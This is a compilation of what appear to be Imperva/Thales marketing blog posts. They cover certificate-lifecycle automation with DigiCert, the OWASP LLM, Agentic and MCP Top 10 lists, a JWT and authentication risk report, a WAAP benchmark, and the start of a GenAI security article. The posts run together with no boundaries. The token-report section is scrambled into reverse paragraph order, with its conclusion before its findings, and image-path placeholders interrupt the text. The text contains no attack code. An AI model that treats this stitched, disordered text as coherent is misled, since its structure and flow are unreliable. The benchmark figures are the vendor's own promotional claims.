Somewhere in your estate right now, a certificate is counting down to its expiry date. Today you probably know which one, because renewals still come around annually and someone owns the calendar. The industry is taking that comfort away: the CA/Browser Forum has voted to cut the maximum TLS certificate lifespan to 47 days by 2029, a decision we looked at in detail in our piece on shortened renewal periods. Renewals that happen once a year will soon happen every few weeks, and every manual touchpoint in that process becomes a potential outage. The math stops working.
The honest complication is that most enterprises do not live in a single-vendor world. You may run your own internal PKI. You may have standardized on a dedicated Certificate Lifecycle Management (CLM) platform. You may answer to compliance mandates that dictate exactly which Certificate Authority issues your certificates, and how. In those environments, visibility and control across every certificate matters as much as automating the renewals themselves. Until now, connecting those established workflows to Imperva meant manual effort, and manual effort is exactly what shrinking lifecycles no longer allow.
Today we are introducing the SSL Integration Center: an integration framework connecting Imperva Cloud WAF with leading Certificate Lifecycle Management platforms. It launches with its first supported integration, the DigiCert Trust Lifecycle Manager (TLM) Agent.
Your CLM stays in charge for certificate lifecycle management
The SSL Integration Center is not a new product or another console to learn. It is an integration framework, and the experience runs from the side you already live in: you configure the integration from within your CLM platform, and your CLM remains the place where certificates are managed. Once connected, two things happen from there. You can see all of your Imperva-managed domains and the SSL coverage status of each one, directly in your certificate workflow. And the complete certificate lifecycle cadence, issuance, renewal and deployment to Imperva, runs automatically under the policies your CLM already enforces. Imperva’s role is to integrate smoothly into the workflow you have, supplying application and SSL-coverage visibility and taking automated deployment off your hands. DigiCert is the first integration, and it sets the pattern for the CLM vendors that follow.
Thales-managed or customer-managed: your choice
Many organizations choose Thales-managed certificates because that removes the operational load of provisioning, renewal, monitoring and deployment in one move, and for them nothing changes. Others cannot adopt a fully managed approach: compliance requirements, PKI investments, established CLM platforms and governance policies often require a customer to keep control of their own certificate ecosystem. The Integration Center is built for that second group. You keep your CA, your CLM and your lifecycle processes, exactly where they run today, and Imperva plugs into them. Governance stays yours, and so does the console.
Starting with a leader: DigiCert Trust Lifecycle Manager
DigiCert TLM gives enterprises one place to discover, govern, automate and see certificates across cloud, hybrid and on-premises environments. It builds an organization-wide certificate inventory, enforces consistent cryptographic policy, and replaces surprise expirations with automated renewals. A useful way to think about the pairing: TLM is the system of record for your certificates, and the Integration Center is the delivery route into the applications Imperva protects.
With this integration, the DigiCert TLM Agent automates certificate issuance, renewal and deployment straight into Imperva. Under the hood, a post-enrollment script securely uploads the certificate chain and private key to Imperva through the Provisioning API, so a certificate governed in TLM arrives at your protected applications without anyone touching it. It runs on both Linux and Windows.
The value of that automation is documented. In a commissioned Total Economic Impact study, Forrester Consulting found organizations standardizing on DigiCert ONE, the platform behind Trust Lifecycle Manager, achieved 96% fewer outages from expired or misconfigured certificates, and a 312% return on investment over three years.
Source: The Total Economic Impact of DigiCert ONE (July 2025), a commissioned study conducted by Forrester Consulting on behalf of DigiCert. Results are based on a composite organization derived from customer interviews. Forrester does not endorse DigiCert or its offerings.
How the DigiCert TLM integration works
Govern in DigiCert TLM. Your certificate is issued and managed centrally, under the policies your organization already enforces.
Automate with the TLM Agent. A post-enrollment script runs on issuance or renewal and packages the certificate chain and private key.
Deploy through the Provisioning API. The script securely uploads the certificate to your Imperva cloud account and puts it to work protecting your applications. No manual upload. No missed renewal window.
What this means for your team
Continuous, compliant TLS protection. Issuance, renewal and deployment of custom certificates run without manual intervention, so your encryption stays current as lifecycles shrink.
Full bring-your-own-CA automation. If you use your own Certificate Authority and custom certificates, the entire lifecycle can now run end to end.
Fewer outages, less toil. Removing the manual steps removes the TLS outages that come from missed renewals, and frees your team from certificate babysitting.
Your Imperva estate, visible from your CLM. Once connected, your Imperva-managed domains and the SSL coverage status of each appear inside your certificate workflow, so DigiCert’s organisation-wide discovery and Imperva’s application coverage read as one picture, without switching consoles.
A certificate automation ecosystem that grows with you
Shorter certificate lifecycles are the new baseline, and they reward the organizations that automate. The SSL Integration Center makes that automation work on your terms: the CA you trust, the CLM platform you have standardized on, the compliance posture you are held to. It sits alongside Thales’s own SSL management capabilities, including certificate visibility, site coverage monitoring, notifications and real-time SSL health monitoring. DigiCert Trust Lifecycle Manager is the first integration and it will not be the last; each CLM vendor added becomes one more certificate workflow that arrives at your applications without a human in the renewal loop.
That certificate counting down in your estate? Under TLM and the Integration Center, its renewal has already happened by the time you would have thought to check.
It is also one thread in a wider fabric. Imperva integrates across the tools enterprises already run, from SIEM and ITSM platforms to API gateways, scanners and cloud providers, through the Imperva Technology Alliance Program. If your certificate stack is the workflow we meet today, the rest of your stack has a meeting point there too.
When the OWASP Top 10 for LLM Applications arrived, it did the industry a real service. It gave security teams a stable, vendor-neutral vocabulary for a threat surface that was moving too fast to describe. Prompt injection, sensitive information disclosure, system prompt leakage, improper output handling, unbounded consumption: five of those ten account for the bulk of what actually shows up in red-team exercises and public incidents.
Every framework earns its keep by naming what defenders are already fighting. Which is exactly why the next part matters: the next lists are not coming. They have already arrived. Most security programs simply have not caught up with them yet.
The three OWASP lists that now define AI security
Three published OWASP lists now cover the AI stack end to end. Together they are the checklist most security programs are not yet resourced against:
OWASP Top 10 for LLM Applications (2025) – the conversation layer. Prompt injection, sensitive information disclosure, system prompt leakage, improper output handling and unbounded consumption are the five that dominate real incidents.
OWASP Top 10 for Agentic Applications (2026) – the systems that act. Released 9 December 2025 by the OWASP GenAI Security Project. Ten risks, prefixed ASI, covering what happens when AI stops answering and starts doing.
OWASP MCP Top 10 (MCP01:2025-MCP10:2025) – the connective tissue. Currently in beta (Phase 3, beta release and pilot testing), covering the Model Context Protocol layer that wires assistants to real systems and data.
The OWASP agentic and MCP Top 10 lists are published. The budgets are not.
In December 2025, the OWASP GenAI Security Project published the OWASP Top 10 for Agentic Applications (2026), covering the risks that appear when AI stops answering questions and starts taking actions: agent goal hijack (ASI01), tool misuse and exploitation (ASI02), identity and privilege abuse (ASI03), memory and context poisoning (ASI06), insecure inter-agent communication (ASI07) and rogue agents (ASI10).
Alongside it, OWASP’s MCP Top 10 project is codifying the risks of the Model Context Protocol, the standard that connects AI assistants to real systems and data. It is a young list, currently in beta – Phase 3, beta release and pilot testing, with entries carrying the MCP01:2025 through MCP10:2025 designation – and it is already one of the most useful documents in AI security, because it names the attack patterns defenders are meeting right now. Three of them deserve particular attention.
Command injection and execution (MCP05). An AI agent executes system commands built from untrusted input, without proper validation. An adversary who compromises the toolchain gets their work carried forward by the agent itself, with the agent’s legitimate permissions. The prompt was never touched. The model behaved exactly as designed. The compromise came in through the tools.
Tool poisoning (MCP03). The model is handed a list of tools it may call, and it trusts their definitions and their outputs. Poison either one and you have redirected the application’s behavior without a single suspicious token appearing in the conversation.
Insufficient authentication and authorization (MCP07). MCP servers, tools, and agents interacting without properly verifying identity or enforcing access controls. Who is allowed to call this tool? Which agent may delegate to which? In most environments today the answer is: whoever asks. That is not a vulnerability in a model. It is a missing identity layer for machines.
One more entry is worth a mention because it will sound familiar to anyone tracking shadow IT: shadow MCP servers (MCP09), the unapproved deployments running outside security governance, often on default credentials. The shadow AI problem now has an OWASP number. For the practical exposures behind these entries, see MCP Server Security: The Blind Spot in Your AI Stack.
None of these are theoretical. All of them get easier as organizations wire agents into more systems. And none of them have the household-name status that prompt injection now enjoys, which means the frameworks are ahead of most security programs’ resourcing. That is a new and uncomfortable position: the industry usually waits years for its threat lists. This time the lists arrived before the budgets.
History does not repeat, but it files tickets
We have watched this movie before. Monolithic applications got the OWASP Top 10. API-based applications got the API Security Top 10, because the attacks changed shape when the architecture did. AI applications and agents are the next architecture, and this time the pattern completed itself faster than ever: the LLM Top 10 for the conversation layer, the Agentic Top 10 for the systems that act, and the MCP Top 10 for the connective tissue between them.
So the catch-up question for security teams is no longer “what threats might emerge?” It is “which published OWASP entries is my program actually resourced against?” And the question for vendors sharpens the same way. Not “do you block prompt injection?” but “walk me through the MCP Top 10 and tell me what you see, and what you can control, beyond the prompt.”
The LLM Top 10 taught the industry to take AI threats seriously. The warm-up worked. The event has already started.
Frequently asked questions about the OWASP AI Top 10 lists
What is the OWASP LLM Top 10? The OWASP Top 10 for Large Language Model Applications is a vendor-neutral list of the ten most critical security risks in LLM-based applications, maintained by the OWASP GenAI Security Project. Prompt injection, sensitive information disclosure, system prompt leakage, improper output handling and unbounded consumption account for most of what shows up in red-team exercises and public incidents.
Is there an OWASP Top 10 for AI agents? Yes. The OWASP Top 10 for Agentic Applications (2026) was released on 9 December 2025. Its ten entries carry the ASI prefix and run from agent goal hijack (ASI01) to rogue agents (ASI10).
What is the OWASP MCP Top 10? A list codifying the security risks of the Model Context Protocol, the standard connecting AI assistants to real systems and data. Entries run MCP01:2025 to MCP10:2025 and include tool poisoning (MCP03), command injection and execution (MCP05), insufficient authentication and authorization (MCP07) and shadow MCP servers (MCP09). The project is in beta.
How many of the OWASP LLM Top 10 does Imperva address? Five out of the box: prompt injection and jailbreaking, sensitive information disclosure, system prompt leakage, improper output handling and unbounded consumption.
What should I ask an AI security vendor? Not “do you block prompt injection?” but “walk me through the MCP Top 10 and tell me what you see, and what you can control, beyond the prompt.”
Thales’s Imperva AI Application Security addresses five of the OWASP LLM Top 10 out of the box. We believe the industry’s next frameworks will be written about agents and toolchains. Thales announced the AI Security Fabric in December 2025, with an MCP security gateway and runtime access control for agentic AI interactions on the 2026 roadmap. Our white paper, Beyond the LLM Top 10, maps that terrain.
Every year, the security industry publishes benchmark reports built more or less the same way: pick a handful of common vulnerabilities, measure how often they show up, publish the percentages, and move on. We just finished our second year running one of those reports — and the most important thing we found wasn’t a percentage. It was a pattern hiding underneath all of them.
This is Imperva API Security’s 2026 Token & Authentication Risk Report: a year-over-year look at how organizations actually handle JSON Web Tokens (JWTs), Basic Authentication, and token lifecycles, based on real detection data — not survey answers — across 1,104 customer environments and 32,725 live API endpoints. Some of what we found is good news. Some of them should genuinely worry you. And one finding, buried in a few layers beneath the headline numbers, is the reason we think most organizations are fixing the wrong things first.
What We Measured, and Why It’s Worth Trusting
This is the second year of this benchmark, which matters more than it might seem. One year of data tells you what’s happening. Two years of consistent measurement tells you what’s changing — and change is where the real signal lives.
We tracked five risk categories, unchanged from last year’s methodology: whether JWTs contain sensitive data they shouldn’t, whether they’re signed with weak algorithms, whether they’re issued with excessively long lifespans, whether Basic Authentication with raw credentials is still in use, and whether tokens keep granting access after they should have expired. Every number below is a share of real detections, not a projection.
This post covers the headline findings. The full 2026 Token & Authentication Risk Report includes the complete year-over-year breakdown across all five categories, the reasoning behind each shift, and specific, practical recommendations for where security and engineering teams should focus first.
Get the Full Report
If there’s one thing worth taking from this report, it’s this: the next time your team finds one authentication issue on an endpoint, the right instinct isn’t relief that you caught it. It’s to ask what else is sitting there next to it — because in nearly 40% of the cases we looked at, the answer was something.
We think that’s the real story in this year’s data. The industry has gotten reasonably good at fixing the authentication problems that are legible — the ones a checklist can catch, the ones a single well-publicized recommendation can meaningfully move. It hasn’t gotten meaningfully better at the problems that require understanding how a system was actually built, which is exactly the category the two worsening risks, and the clustering pattern connecting them, fall into. A scanner can tell you a token is signed with a weak algorithm. It’s much worse at telling you that the same token is also carrying a customer’s date of birth.
“Did we pick a strong signing algorithm” is a yes-or-no question a scanner can answer in seconds. “What data did we decide to put inside this token, and did anyone revisit that decision when a new field got added eighteen months later” is not. “Are we still using Basic Auth” shows up on nearly every audit checklist in the industry. “Does every service that validates this token independently re-check its expiration or does one of them just trust the gateway” usually doesn’t, because answering it requires understanding how a system actually behaves, not just which protocol it uses.
Here’s the uncomfortable pattern sitting underneath all of the numbers above: the risks that improved this year are the ones that are easy to check. The risks that got worse are the ones that are hard to check. That’s not a coincidence — it’s a fairly accurate description of how security improvement actually happens inside most organizations.
What This Means for How We Approach Authentication

That’s the pattern that should reframe how this whole report gets read. If these risks were scattered at random, an endpoint like that would be a statistical fluke. Instead, the pattern repeats across nearly 40% of everything we measured. That’s not scattered. That’s systemic — and it means the standard response to finding one authentication issue, patching it and closing the ticket, is very likely leaving a second or third issue sitting untouched on the exact same endpoint.
At the extreme end, it’s worse than pairing. The single riskiest endpoint we found carried all five risk types at once: sensitive data in the token, a weak signing algorithm, an excessively long lifetime, Basic Authentication, and continued access after expiry. Endpoints like that usually aren’t the result of five separate, unrelated mistakes. More often, they’re a single legacy or lightly-used endpoint that never got touched when the rest of the environment moved to better practices — quietly running on old assumptions while everything around it improved.
Picture what that looks like in practice. An endpoint that embeds sensitive data inside its tokens — a risk present in essentially half of all detections — sitting on the same endpoint as an expired-token gap that lets access continue indefinitely, a risk that grew 70% this year. We can’t say how often that exact pairing occurs; our data tells us endpoints carry multiple risks, not which specific risks pair together most often. But it’s exactly the kind of compounding scenario nearly 40% of endpoints are positioned for — a token that doesn’t just leak once, but keeps leaking, because nothing in the system ever cuts it off.
We went endpoint by endpoint and asked a specific question — how often do these five risks appear together, on the same API, at the same time? The answer: 13,016 of the 32,725 endpoints we analyzed, nearly 40%, carried more than one authentication risk simultaneously. Not an edge case. Not occasional. Roughly two out of every five.
Here’s what we didn’t expect going in: authentication risk doesn’t usually show up alone.
The Finding That Changes the Story
We can’t say with certainty why either number moved the way it did — a mix of factors is plausible, including genuine changes in practice, improvements in our own detection, and shifts in which organizations were measured each year. What we can say is that the direction, for both, is the wrong one, two years running.

Expired-token access jumped from 5.0% to 8.5% — a 70% relative increase, the sharpest move of any category we track, in either direction. This one is arguably more alarming precisely because it’s the more mechanical risk to get right. Deciding what counts as “sensitive” involves judgment. Enforcing that a token stops working after its exp claim has passed does not. When it fails anyway, it’s usually because expiration was checked in one place — a central auth service — and never independently re-verified everywhere else the token gets used. Every other assumption a security team makes about tokens rests on expiration being the backstop. When that backstop doesn’t hold, everything built on top of it gets quietly weaker too.
Sensitive data inside tokens climbed to 49.8% of all detections, up from 46.0% last year — already the largest risk category in the study, now touching essentially half of everything we measured. That number deserves more alarm than it might get on first read: a JWT isn’t encrypted by default. It’s typically just base64-encoded, which is not the same thing — anyone who can see the token can read what’s inside it; no exploit required. A JWT doesn’t need to be “hacked” to leak data. It just needs to pass through an ordinary place in a modern stack: a log line capturing request headers, browser storage on a shared machine, a support ticket where a developer pastes a request for debugging. If the token carries a name, an email, an account number, every one of those mundane, everyday paths becomes a potential exposure event.
The two risk categories that got worse this year aren’t the ones with a tidy, well-known fix. They live in implementation details, and, not coincidentally, they’re the two with the most direct line to actual data exposure.
That’s a genuine win worth taking seriously. It’s also, as it turns out, the easy part.
These three have something in common: each map to a specific, well-publicized fix. Use a stronger algorithm. Migrate to OAuth2 or mTLS. Shorten your token lifetimes. None of that is a secret, and the data suggests teams that heard the advice actually acted on it.
Three of the five risks have improved. Weak signing algorithms dropped from 19.0% to 15.2% of detections — a 20% relative decline, the sharpest improvement in the study. Basic Authentication with raw credentials fell from 9.0% to 7.3%. Long-lived tokens eased slightly, from 21.0% to 19.2%.
You cannot verify a vendor’s security claims from their own datasheet, including ours. That is why independent validation matters. In our recent guide to the best WAAP solutions (Best WAAP Solutions 2026: Enterprise Buyer Guide), we argued that every serious shortlist should include independent third-party testing across both web and API threats. SecureIQ Lab’s Cloud WAAP v5.0 CyberRisk Validation, published this week, delivers exactly that: twelve leading cloud WAAP platforms, 1,608 attack scenarios, and 1,487 false-positive traps, all run under identical, adversarial conditions, with every vendor’s results published in full.
This blog is the follow up to that buyer guide and explains what the new report says and how to read any benchmark.
Balancing security efficacy and false positives
A high security-efficacy score, on its own, is easy. Tune any WAF aggressively enough and it will stop every attack, along with a meaningful share of your customers. That is the trap: security efficacy and false positives pull against each other, and false positives are never a rounding error.
Every legitimate transaction blocked is lost revenue, an abandoned cart, a support ticket, a SOC triage, another tuning cycle, and operational cost on top of the license. At scale, teams respond to false-positive pain by loosening policies or dropping rules into detect-only mode. The efficacy number you thought you were buying quietly disappears in production.
The genuinely hard engineering problem, the one that determines your real protection and your real total cost of ownership, is holding maximum efficacy and near-zero false positives at the same time.

That is the equation to grade this report on. Imperva WAF and API Security was placed in the Leader category with a perfect 100% Complete Security Score, the only perfect score of the twelve vendors, across every tested category: all OWASP web test cases, all ten OWASP API categories on all five protocols, every bot, AI-assisted bot, and Layer 7 DoS scenario, every evasion vector, and the full vulnerability assessment.
Against 1,452 legitimate-transaction test cases mixed into live traffic, Imperva achieved that balance of maximum efficacy and zero false positives. No other vendor in the field held a perfect score on both sides of the equation. This evaluation validated protection you do not have to trade away to keep your customers moving.
API security matters: Imperva scored 20% above average
Most vendors now score well on classic web attacks. The OWASP WAF group average was 89.96%, and five vendors scored 99.5% or better. APIs are a different story. Across the OWASP API Security Top 10, tested over five protocols, published scores ranged from 45.5% to 100%, around a group average of 80.3%.
Imperva scored 100% on every API category and every protocol tested, including WebSockets, where the twelve-vendor group averaged just 48%. If your evaluation shortlist is driven by web-attack demos, the API results are where you should spend more time. That was one of the main recommendations in the WAAP buyer guide, and the new numbers reinforce it.
New in 5.0: AI security and compliance
The 5.0 methodology adds AI application security: 35 attack scenarios aligned with OWASP LLM01 (Prompt Injection) and LLM05 (Improper Output Handling), scored independently of the headline results. Here is the honest reading: nine of the twelve vendors, Imperva included, scored 100% on that attack set. Runtime LLM attack-blocking is already table stakes.
Where the field separates is operating AI protection at enterprise scale. SecureIQ Lab’s GenAI & LLM Operational Efficiency rating looks at the ability to deploy, govern, and observe AI protections in production. Scores ranged from 0% to 100%, around a 73% group average. Imperva was one of five vendors rated 100%.
The second new dimension is compliance. SecureIQ Lab ran a five-layer assessment across regulatory, data-protection, audit, governance, and AI frameworks (NIST, ISO/IEC 27001 and 42001, PCI DSS, GDPR, HIPAA, and more). Imperva’s 87% was the highest score of all twelve vendors, against a 63.95% group average, including 100% on the AI security layer.
If your security purchases have to survive an audit committee, which is true for most enterprises, this is the part of the report to share with your GRC team.
In summary:
100% OWASP LLM score: Imperva blocked all tested LLM01 and LLM05 attack scenarios.
Zero LLM false positives: legitimate AI interactions in the LLM test set were not blocked.
100% GenAI & LLM Operational Efficiency: Imperva scored 100% versus a 73% group average.
Operational readiness matters: the rating reflects capabilities such as vulnerability coverage, sensitive data protection, full-stack LLM observability, SDK-based guardrail integration, and system-prompt-based context guardrails.
AI protection cannot stop at attack blocking. As organizations bring LLM-backed applications into production, they also need visibility, guardrails, integration, and governance that teams can operate day to day.
Imperva’s AI results show both sides of that equation: tested protection against key LLM threats and validated operational readiness to help enterprises adopt AI more securely and manageably.
WAAP Operational Efficiency in Real Life
Operational efficiency determines how practical a WAAP will be for real-world application teams.
In the SecureIQ Lab Cloud WAAP 5.0 validation, Imperva achieved a 98.8% WAAP Operational Efficiency rating, outperforming the 94.1% group average while also delivering perfect security efficacy and 100% false positive avoidance.
That combination matters because modern security teams are not only judged by whether they stop attacks, but by whether they can do so without slowing deployments, creating unnecessary tuning work, or interrupting legitimate business traffic.
The nine operational security categories tested were:
Ease of deployment
Ease of management
Ease of risk management
Logging & auditing capabilities
Visibility & analytics
Support & documentation
API Gateway efficiency
Integration capabilities
Geolocation based security features
Imperva scored 98.8% against a 94.1% group average, with perfect scores in every category except API Gateway Efficiency (94.4%), where JWT validation has been identified as an improvement opportunity.
The operational results show strength across the day-to-day capabilities that determine whether a WAAP can be run confidently at an enterprise scale.
Imperva was rated 100% in ease of deployment, ease of management, ease of risk management, logging and auditing, visibility and analytics, support and documentation, integration capabilities, and geolocation-based security features.
These categories translate directly into practitioner outcomes: faster setup, simpler policy reuse, stronger role and user management, clearer threat analytics, easier SIEM and SOAR integration, more flexible logging, and better tools for reducing false-positive risk.
The only operational category below 100% was API Gateway Efficiency, where Imperva scored 94.4% against a roughly 95% group average, with JWT validation identified as an area for improvement.
The takeaway for buyers: operational efficiency is not a secondary metric. A WAAP that is difficult to deploy, difficult to tune, or noisy in production becomes an operational burden even if its detection rates look strong.
Imperva’s results show that protection can be both highly effective and highly manageable — giving security, application, and platform teams independent validation that they can strengthen defenses without adding unnecessary friction to the business.
In summary: Four rules for reading any WAAP benchmark
Read efficacy and false positives as one result, not two separate ones. A perfect block rate with a high false-positive rate does not deliver security. That combination is an outage generator with a dashboard, and its real-world efficacy will be tuned away within a quarter.
Go to the API results before the web results. Web scores tend to cluster near the top across the industry; API scores are where architecture differences show up.
Check which deployment model was tested. A SaaS cloud service and a self-managed virtual appliance are different operational propositions; the report calls out the model for each vendor.
Ask every shortlisted vendor for their current published results, and for the categories where they did not lead. A vendor who cannot name one has not read their own report or needs to check their points.
If you are still shaping a shortlist or building evaluation criteria, go back to the earlier Best WAAP solutions blog, Best WAAP Solutions 2026: Enterprise Buyer Guide. It is a practical playbook for what to look for in WAAP architecture, operations, and economics. SecureIQ Lab’s Cloud WAAP 5.0 results now give you independently validated numbers to plug into that playbook.
There is a moment every CISO is having right now, often without warning. A developer shows a working internal demo of an AI assistant trained on the company’s own documents. The product team is already planning a customer-facing version. The board has signed off on the budget. And somewhere in the middle of the meeting, a quiet question lands: what is securing this?
The honest answer, for most organizations today, is “nothing your existing stack was designed to do.”
This is not a critique of the security tools enterprises have spent years deploying. WAFs, EDRs, network firewalls, API gateways, identity platforms; these have evolved into a layered defense that genuinely works against the threats they were built for. But GenAI applications introduce a new attack surface that operates outside the boundary every one of those tools defends.
The problem is not that AI threats are more dangerous than traditional threats. The problem is that they are categorically different.
What is generative AI security?
